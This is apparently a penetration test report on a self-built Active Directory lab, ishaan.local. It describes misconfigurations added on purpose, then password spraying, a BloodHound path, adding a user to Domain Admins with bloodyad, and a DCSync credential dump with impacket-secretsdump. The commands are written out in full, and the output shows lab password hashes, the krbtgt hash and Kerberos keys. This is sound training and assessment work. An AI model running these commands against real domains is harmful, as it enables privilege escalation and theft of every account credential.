Active Directory Report: ishaan.local

Date: 03 Nov 2025
Auditor: Ishaan Malhotra
Status: Completed

1. Executive Summary

A penetration test was conducted on the internal Active Directory environment, `ishaan.local`. The assessment simulated an attacker with an initial foothold on the network.

The engagement resulted in a **full domain compromise**. Initial enumeration revealed a live Domain Controller, which was then confirmed to have several weak user accounts. A low-privilege user account was compromised via password spraying, which was then leveraged to discover a critical privilege escalation path in BloodHound. This path allowed the low-privilege user to add themselves to the "Domain Admins" group, granting complete control over the Active Directory forest.


Critical misconfigurations related to user passwords, Kerberos settings, and Active Directory permissions were identified. This report details these findings and provides actionable recommendations for remediation.

2. Lab Environment Setup (The "Build" Phase)

To simulate a realistic corporate network, a "Build and Break" lab was constructed. This involved setting up a minimal Active Directory environment and deliberately introducing common misconfigurations.

1. **Domain Creation:** The `DC-1` server (Windows Server 2019) was set up. The "Active Directory Domain Services" role was installed, and the server was promoted to a new forest root to create the `ishaan.local` domain.


- **Evidence:**



Server Name	IPv4 Address	Manageability	Last Update	Windows Activation
DC-1	192.168.56.100	Online - Performance counters not started	11/3/2025 9:31:44 AM	00431-10000-00000-AA952 (Activated

Server Name	ID	Severity	Source	Log	Date and Time
DC-1	7000	Error	Microsoft-Windows-Service Control Manager	System	11/3/2025 9:27:03 AM
DC-1	7009	Error	Microsoft-Windows-Service Control Manager	System	11/3/2025 9:27:03 AM
DC-1	10154	Warning	Microsoft-Windows-Windows Remote Management	System	11/3/2025 9:26:35 AM
DC-1	129	Warning	Microsoft-Windows-Time-Service	System	11/3/2025 9:26:34 AM
DC-1	129	Warning	Microsoft-Windows-Time-Service	System	11/3/2025 9:26:32 AM
DC-1	1014	Warning	Microsoft-Windows-DNS Client Events	System	11/3/2025 9:26:16 AM
DC-1	809	Error	Microsoft-Windows-TaskScheduler	System	11/2/2025 12:17:47 PM

2. **Client Onboarding:** The `WKS-01` workstation (Windows 10 Pro) was configured to join the domain. This required manually setting its DNS server to the IP of the Domain Controller (`192.168.56.100`) to resolve the `ishaan.local` domain.
   - **Evidence:**




```
C:\Users\bob.smith>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::4e7b:c79a:5897:c28d%3
   IPv4 Address. . . . . . . . . . . : 192.168.56.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\bob.smith>_
```

3. **Attacker Setup:** The Kali Linux attacker machine was placed on the same `Host-only` network and configured with a static

IP address (`192.168.56.102`) to ensure it could communicate with the victim machines.


- **Evidence:**



```
┌──(ishaan㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:5c:01:da brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet 192.168.80.129/24 brd 192.168.80.255 scope global dynamic noprefixroute eth0
       valid_lft 1707sec preferred_lft 1707sec
    inet6 fe80::d913:ecee:c1c5:5377/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

4. **Vulnerability Creation:** To simulate a real-world, misconfigured environment, the following vulnerabilities were intentionally created on the Domain Controller:
   - **Weak Password & AS-REP Roasting:** `asrep.user` and `bob.smith` were created. The domain's default password policy required a complex password, as shown by the error when a simple one was attempted.
   - **Kerberoasting:** The `svc.sql` account was created and an SPN was assigned.
   - **DACL Abuse:** The "Advanced Features" in `Active Directory Users and Computers` was enabled to find the `Security` tab. The `bob.smith` user was then granted `GenericAll` (Full Control) permissions over the `Domain Admins` group.

- **Evidence:**



Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- bob (bob.smith@ishaan.local)
- Domain Admins (ISHAAN\Domain Admins)

Permissions for bob	Allow	Deny
Full control	☑	☐
Read	☑	☐
Write	☑	☐
Create all child objects	☑	☐
Delete all child objects	☑	☐

For special permissions or advanced settings, click Advanced.

3. Scope

The scope of this engagement was limited to the `ishaan.local` Active Directory lab environment, hosted on the `192.168.56.0/24` network.

- **Domain Controller (DC-1):** `192.168.56.100`
- **Workstation (WKS-01):** `192.168.56.101`
- **Attacker IP:** `192.168.56.102`

4. Attack Chain (Kill Chain)

The attack followed a clear path from initial access to full domain dominance:

1. **Enumeration:** Used `nmap` to discover the live Domain Controller (`192.168.56.100`) and its open services. `enum4linux` was then used to confirm the domain name

(ISHAAN) and that the server allowed anonymous "null sessions.


2. **Initial Access:** Performed a **Password Spraying** attack with crackmapexec against common usernames. This successfully compromised the user bob.smith due to a weak password (Password123).
3. **Further Enumeration & Discovery:** Used the compromised bob.smith credentials to run SharpHound. The data was imported into **BloodHound**, which generated a visual map of the domain. This map immediately revealed a critical vulnerability: bob.smith had GenericAll (Full Control) permissions over the "Domain Admins" group.
4. **Privilege Escalation:** The bloodyad tool was used to connect to the Domain Controller as bob.smith and exploit the GenericAll permission, adding the bob.smith user directly to the "Domain Admins" group.
5. **Domain Dominance:** As proof of compromise, a **DCSync** attack was performed with impacket-secretsdump using the now-privileged bob.smith account. This extracted all password hashes from the Domain Controller, including the krbtgt hash, signifying a full domain takeover.


5. Findings & Remediation

Finding 1: F-01 - (Critical) - Domain Compromise via DACL Abuse


- **Vulnerability:** The user account bob.smith@ishaan.local has GenericAll (Full Control) permissions over the Domain Admins group.
- **Risk:** This is the highest-risk vulnerability possible. Any attacker who compromises bob.smith (a low-privilege user) can instantly make themselves a Domain Admin, giving them full control over the entire network, all users, and all data.
- **Tools Used:** BloodHound, bloodyad, impacket-secretsdump
- **Evidence:**

- ○ **BloodHound Path: Explanation:** The BloodHound graph clearly shows a direct attack path, with `bob.smith` having `GenericAll` control over the `Domain Admins` group.
- ○ **Exploitation: Explanation:** The `bloodyad` tool was used to exploit this permission. The output `[+] bob.smith added to Domain Admins` confirms the successful privilege escalation.
- ○ **Proof (DCSync): Explanation:** As a newly minted Domain Admin, `bob.smith` was used to perform a DCSync attack, successfully dumping all domain password hashes, including the `krbtgt` account.


127.0.0.1:8080/ui/explore?primarySearch=S-1-5-21-1892744502-4186522363-1545005101-1109&searchType=pathfinding&exploreSearchTab=pathfinding&se
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
SEARCH
PATHFINDING
CYPHER
BOB.SMITH@ISHAAN.LOCAL
DOMAIN ADMINS@ISHAAN.LOCAL
None Selected
Select a node to view the associated information
BOB.SMITH@ISHAAN.LOCAL
GenericAll
DOMAIN ADMINS@ISHAAN.LOCAL
Hide Labels
Layout
Export
Search



```
TimeoutError

┌──(ad-tools)─(ishaan㉿kali)-[~]
└─$ bloodyad -d ishaan.local -u bob.smith -p 'Password123' --host 192.168.56.100 add groupMember "Domain Admins" bob.smith
[+] bob.smith added to Domain Admins
```




```
└─$ impacket-secretsdump 'ishaan.local/bob.smith:Password123'@192.168.56.100
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x9e3a8a6853bcdfd51d8698c10679864d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:928d247037e5e0f11d6973e2e1f2809d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ISHAAN\DC-1$:aes256-cts-hmac-sha1-96:33e60b23932d1e3f1adb343aa5f3b47dd8339e423ca634ee2f6225265b492d6b
ISHAAN\DC-1$:aes128-cts-hmac-sha1-96:c3608674ecf43d6914bde45f82fbf621
ISHAAN\DC-1$:des-cbc-md5:858f38eac713cd40
ISHAAN\DC-1$:plain_password_hex:4a22f1b5aa10f1037798a2e06518de576a19d832e3619127727cf707a62daffe269c2fd98288f2ad5379998036308b790464ee01242e104d85a4a39ffb8
1f6e957dbb917ee068a84ca2b52b2f34c1f959179d9115c5c3b61e44a27bf56f972e9b52c12a86dee2f1abc47b5a1f381d699d70c51a27266a61fbd7b55b17c92e4ad671b25f022ada54708e51e
b6c80f2242517eea77314ea05d88eef80393ef821935f24b531066d519c4fadd855bc9f196148d0c648c5e5cf06fb70c65ada35d1808565794a6c63f2a0ad405f2c3730e5bc0043d54bd9acddea
082c0d34d97a19733cb68f2eaf267c6b62ff3cf97681727
ISHAAN\DC-1$:aad3b435b51404eeaad3b435b51404ee:ed9b09b74fb94a95b6e6cc7f55df471f:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x9f4b0c46eb85218d240d1ad72974ef0b13caeb6e
dpapi_userkey:0x76225db4039a5e42211db62ae38a7894195731ab
[*] NL$KM
 0000   7E 0E B0 3C 02 77 4C AA  FE 58 F1 D2 F8 AE 83 40   ~..<.wL..X.....@
 0010   AC 06 25 3E 0F 66 7B 62  9D 72 3D 97 55 A9 88 31   ..%>.f{b.r=.U..1
 0020   AF 04 32 81 88 5E DB 08  57 AD AF E2 7C 7C 05 59   ..2..^..W...||.Y
 0030   26 82 4C A6 A0 E9 D1 83  0C 76 B7 DF 0A FD 70 41   &.L......v....pA
NL$KM:7e0eb03c02774caafe58f1d2f8ae8340ac06253e0f667b629d723d9755a98831af043281885edb0857adafe27c7c055926824ca6a0e9d1830c76b7df0afd7041
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:928d247037e5e0f11d6973e2e1f2809d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bff23d64266f9bce7e716e5c147b7b6c:::
ishaan.local\asrep.user:1107:aad3b435b51404eeaad3b435b51404ee:cb8a428385459087a76793010d60f5dc:::
ishaan.local\svc.sql:1108:aad3b435b51404eeaad3b435b51404ee:cb8a428385459087a76793010d60f5dc:::
ishaan.local\bob.smith:1109:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
DC-1$:1000:aad3b435b51404eeaad3b435b51404ee:ed9b09b74fb94a95b6e6cc7f55df471f:::
ISHAAN1$:1103:aad3b435b51404eeaad3b435b51404ee:dadf5265acd7683dc5a1c7f46328cc69:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:b2f9927c1c49179f93e02c863c64010784b8d6559de1c44f202ffcc522e8582d
Administrator:aes128-cts-hmac-sha1-96:c44dc5a90d2c82793a0a592275b4c73b
```

- **Remediation:**
  1. Immediately remove the `GenericAll` permission for `bob.smith` from the `Domain Admins` group's Security tab.
  2. Audit all privileged groups (Domain Admins, Enterprise Admins) for similar Access Control List (ACL) misconfigurations.
  3. Implement privileged access monitoring (PIM) to alert on any changes to the membership of privileged groups.

